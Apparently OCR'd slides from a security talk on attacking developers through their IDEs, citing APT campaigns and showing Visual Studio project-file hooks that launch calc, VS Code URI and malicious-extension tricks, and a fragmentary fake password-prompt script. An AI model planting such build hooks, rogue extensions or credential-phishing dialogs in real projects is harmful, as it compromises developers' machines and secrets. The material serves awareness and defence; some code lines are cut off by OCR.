
Figure 9: PDF decoy document used during successful malware delivery

Attention developers



Social engineering for open-source supply chain attack profit

High-end APT groups perform highly interesting social engineering campaigns in order to penetrate well-protected targets. For example, carefully constructed forum responses on precision targeted accounts and follow-up "out-of-band" interactions regarding underground rail system simulator software helped deliver Green Lambert implants in the Middle East. And, in what seems to be a learned approach, the XZ Utils project penetration was likely a patient, multi-year approach, both planned in advance but somewhat clumsily executed.



UNC2970 —


North Korean hackers target security researchers with a new backdoor

Campaign uses carefully crafted LinkedIn accounts that mimic legit people.

DAN GOODIN - 3/11/2023, 1:13 AM

Attention developers

IDEA: Visual Studio, VSCode, IntelliJ IDEA, Xcode, Android Studio, etc



Here are some publicly disclosed methods for exploiting Visual Studio:

1. `PreBuildEvent`: Executes arbitrary commands before project compilation.

```
<PreBuildEvent>
    <Command>
    cmd /c calc
    </Command>
</PreBuildEvent>
```

2. `GetFrameworkPaths Target`: Triggered when viewing code.

```
<Target Name="GetFrameworkPaths">
    <Exec Command="calc.exe"/>
</Target>
```


3. `COMFileReference`: Triggered when loading `TypeLib` during project opening.

```
<COMFileReference Include="files\helpstringdll.tlb">
     <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>
```

https://github.com/cjm00n/EvilSln

https://www.outflank.nl/blog/2023/03/28/attacking-visual-studio-for-initial-access/


Attention developers



Configure trust settings

Learn more about configuring trust settings.

VS 2019



Trust Policies


☐ Require a trust decision before opening content


☑ Skip trust checks for temporary locations Visual Studio creates automa

Trusted locations:

VS 2022

Attention developers





Visual Studio Installer

Installed Available

All installations are up to date.

Visual Studio Community 2022

17.7.5

Powerful IDE, free for students, open-source contributors

Release notes

Support.

Installer version 3.7.2181.36443


EvilSuo

This PC > Local Disk (C:) > EvilSuo

Name	Date modified	Type	Size
.vs	10/11/2023 2:01 PM	File folder	
App1	10/11/2023 2:01 PM	File folder	
App1.sln	10/9/2023 7:11 PM	Visual Studio Solution	2 KB

3 items

Attention developers



vscode://targetdomain.com/internal/path.html?login=true

Open Visual Studio Code?

A website wants to open this application.

Visual Studio Code


Extension 'My Extension Name' is not installed. Would you like to install the extension and open this URL?

My Extension Name (targetdomain.com) wants to open a URL:

vscode://targetdomain.com/internal/path.html?login%3Dtrue

https://www.mdsec.co.uk/2023/08/leveraging-vscode-extensions-for-initial-access/

Attention developers



```
= '/tmp/.tmp' + makeid(4);
ation.currentApplication();
ardAdditions = true;

 Path("/Users/n.goroshko/.vsco
/isual Studio Code wants to ma

.displayDialog(alrtTxt, {
r: "",
withTitle: "Visual Studio Code",
withIcon: pathToIcon,
buttons: ["Cancel", "OK"],
defaultButton: "OK",
hiddenAnswer: true
});
pswd = result["textReturned"];
```

Visual Studio Code

Visual Studio Code wants to make changes.

Enter an administrator's password for "support" to allow this.

Visual Studio Code

Unable to install the shell command 'code' in PATH.


Visual Studio Code

Shell command 'code' successfully installed in PATH.

```
$ /path/to/VSCode/code --install-extension payload.vsix
```

https://www.mdsec.co.uk/2021/01/macos-post-exploitation-shenanigans-with-vscode-extensions/

DLL Side-Loading

